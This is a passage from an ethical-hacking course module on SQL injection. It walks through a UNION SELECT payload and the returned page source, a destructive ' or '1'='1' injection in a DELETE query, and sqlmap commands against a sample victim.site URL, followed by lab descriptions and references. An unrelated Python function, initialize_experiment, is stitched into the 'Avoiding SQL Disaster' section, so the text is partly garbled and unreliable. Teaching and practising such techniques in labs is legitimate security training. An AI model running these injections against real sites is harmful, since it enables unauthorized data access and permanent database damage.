
Once we know how many fields are in the query, it is time to test which fields are part of the output page. You can do that by injecting some known values and checking the results in the output page.

For example, we can inject:

```
' UNION SELECT 'elsid1', 'elsid2'; -- -
```


4.7.6.1 Exploiting UNION SQL Injections

It seems that only the first field gets reflected to the output, but let's look at the source code of the page.



4.7.6.1 Exploiting UNION SQL Injections

Actually, both fields are displayed to the output!




```
Source of: http://victim.site/view.php?id=%27%20UNION%20SELECT%20%27elsid1%27,%20%27elsid2%27;%20--%20- - lcev
File Edit View Help
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml" >
3 <head>
4 <title>Selfie 4 You</title>
5 <link href="style/main.css" rel="stylesheet" type="text/css" />
6 </head>
7 <body>
8 <div id="container">
9 <div id="navdiv">
10 <ul class="mainlinks">
11
12 <li><a href="upload.php">Upload</a></li><li><a href="about.php">About</a></li><li><a href="index.php">Selfies</a></li>
13
14 </ul>
15 </div>
16 <div id="content">
17 <div id="singlepicture">
18
19 <Views: elsid1</p><img src=images/elsid2'>/img><br /> </div>
20 <div class="spacer" style="clear: both;"></div>
21 </div>
22 </body>
23 </html>
24
25
```

4.7.6.1 Exploiting UNION SQL Injections

Now we can exploit the injection. In this example, let's do so by querying for *user()*.

And there it is: with one single request you can retrieve data from the database.



4.7.6.2 Avoiding SQL Disaster

When attacking an SQL vulnerability you should keep in mind that not only SELECT type queries can be vulnerable.

```
def initialize_experiment(experiment, observations = [], context = {}):
    """Initialize the experiment with the given parameters.

    Parameters:
    - experiment: A dictionary containing the experiment's parameters.
    - observations: A list of initial observations.
    - context: A dictionary containing the initial context.

    Returns:
    - A tuple containing the initialized experiment, observations, and context.
    """
    # Create a new experiment object
    experiment = Experiment(experiment)

    # Initialize the experiment's context
    context = {}

    # Initialize the experiment's observations
    observations = []

    # Initialize the experiment's candidates
    candidates = []

    # Initialize the experiment's results
    results = {}

    # Initialize the experiment's matches
    matches = {}

    # Initialize the experiment's result up
    result_up = 1.1

    return experiment, observations, context
```



4.7.6.2 Avoiding SQL Disaster

Let's consider the following query:



```
DELETE description FROM items WHERE id=[User Supplied Value];
```

4.7.6.2 Avoiding SQL Disaster

And, let's also consider the following injection:



```
DELETE description FROM items WHERE id='1' or '1'='1';
```

4.7.6.2 Avoiding SQL Disaster

In such a case, every **description** field will be cleared, which means **permanent damage to the database**.

4.7.6.2 Avoiding SQL Disaster

When injecting to a SQL query, you should have a brief idea of what it does. To understand it, you can always think about what the outcome of the application functionality of where you found the SQL injection.

Does it just display something? Or is it modifying some data?



4.7.7 SQLMap

After seeing how manual exploitation of a SQL injection works, it is time to see one of the best and most used tools in this field: **SQLMap**!



4.7.7 SQLMap

As the official documentation says: *"SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers"*.



4.7.7 SQLMap

With *SQLMap* you can both **detect** and **exploit** SQL injections.

We strongly recommend you **test your injections by hand first** and then move to the tool because if you go full automatic, the tool could choose an **inefficient exploitation strategy** or **even crash the remote service!**

4.7.7 SQLMap

The basic syntax is pretty simple:



```
$ sqlmap -u <URL> -p <injection parameter> [options]
```

SQLMap needs to know the vulnerable URL and the parameter to test for a SQLi. It could even go fully automatic, without providing any specific parameter to test.

4.7.7 SQLMap

To exploit the SQLi in our previous example, the syntax would have been:



```
$ sqlmap -u 'http://victim.site/view.php?id=1141' -p id --technique=U
```

This tells *SQLMap* to test the `id` parameter of the GET request for `view.php`. Moreover, it also tells *SQLMap* to use a UNION based SQL injection technique.



4.7.7 SQLMap

If you have to exploit a POST parameter you have to use:



```
$ sqlmap -u <URL> --data=<POST string> -p parameter [options]
```

You can also copy the POST string from a request intercepted with Burp Proxy.



4.7.8 Video – SQL Injection

SQL Injection

In this video, you will see how to:

- Identify SQL injection vectors.
- Use Boolean logic injections to test vulnerable parameters.
- Use SQLMap to perform basic SQLi exploitation.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.7.9 Video – SQLMap

SQLMap

In the following video, you will see how to configure and use SQLMap to automate your SQL injections! The video covers:

- Exploiting GET injections
- Exploiting POST injections
- Checking the payloads used
- Configuring the right technique to use
- Using Burp Proxy and SQLMap
- And more!



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.7.10 Hera Lab – SQL Injections

It is time for practice! Use manual investigation and SQL map to find SQL injections in web applications.

Try to solve the challenge by yourself. If you really get stuck, you can check the solution in the lab manual.




4.7.10 Hera Lab – SQL Injections

SQL Injections

In this lab you will:

- Find different SQL injections
- Exploit them manually
- Exploit them via SQL map
- Use Burp Proxy to find injection points
- Get unauthorized admin access to the web application!



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

4.7.11 Conclusions

SQL Injections are one of the most common attacks black hat hackers use; they can rapidly take control over data and get unauthorized access to the entire server!

As a penetration tester, you have to find a way to exploit SQL injections without destroying your client's web application or causing a denial of service. As always in ethical hacking, knowledge is the key to success!



4.7.11 Conclusions

This chapter concludes the module on web application attacks. Make sure to try the tools and techniques you just studied in Hera Lab.

You can also register to [Hack.me](https://hack.me) to access a huge collection of vulnerable web applications posted by the community of researchers. It's free, and it's eLearnSecurity! Enjoy!



References



References

OpenSSL

<https://www.openssl.org/>

Google Hacking for Penetration Testers

http://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/1597491764/ref=sr_1_1?ie=UTF8&qid=1302083660&sr=8-1

Google Hacking Database

<https://www.exploit-db.com/google-hacking-database>

OWASP – XSS

[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))



References

[Dirbuster](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[Advanced Google Commands](https://developers.google.com/custom-search/docs/xml_results)

https://developers.google.com/custom-search/docs/xml_results

[Hack.me](https://hack.me/)

<https://hack.me/>

[The Web Application Hacker's Handbook](http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470)

<http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470>





Introduction to SQL

http://www.w3schools.com/sql/sql_intro.asp

References



Videos

Netcat

In the Netcat video you will learn more examples of using netcat in penetration testing.

Dirbuster

In this video, you will see how to configure and use *Dirbuster* to test a web application. The video covers how to perform an enumeration attack, fine-tune *Dirbuster* options to get the best performance, open hidden resources, and create a report

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*



Videos

Dirb

In this video, you will see how to install and use *Dirb* to test a web application. The video covers how to set up Dirb on a Kali Linux machine, an explanation of Dirb's options, as well as how to perform a fine-tuned attack against web application using Dirb.

XSS

In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Videos

SQL Injection

In this video, you will see how to identify SQL injection vectors, use Boolean logic injections to test vulnerable parameters, and use SQLMap to perform basic SQLi exploitation.

SQLMap

In the following video, you will see how to configure and use SQLMap to automate your SQL injections! The video covers exploiting GET injections, exploiting POST injections, checking the payloads used, configuring the right technique to use, using Burp Proxy and SQLMap, and more!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*



Labs

Dirbuster

Brute force a web application and get access to other resources! In this lab you will practice web application enumeration, get access to hidden resources, steal DB credentials, steal application credentials, and get unauthorized access to the admin area

Cross Site Scripting

Find different XSS vectors and perform cookie stealing. In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!

**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*





SQL Injections

Exploit SQL injections and get unauthorized access to the admin area. In this lab you will:

- Find different SQL injections
- Exploit them manually
- Exploit them via SQL map
- Use Burp Proxy to find injection points
- Get unauthorized admin access to the web application!



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*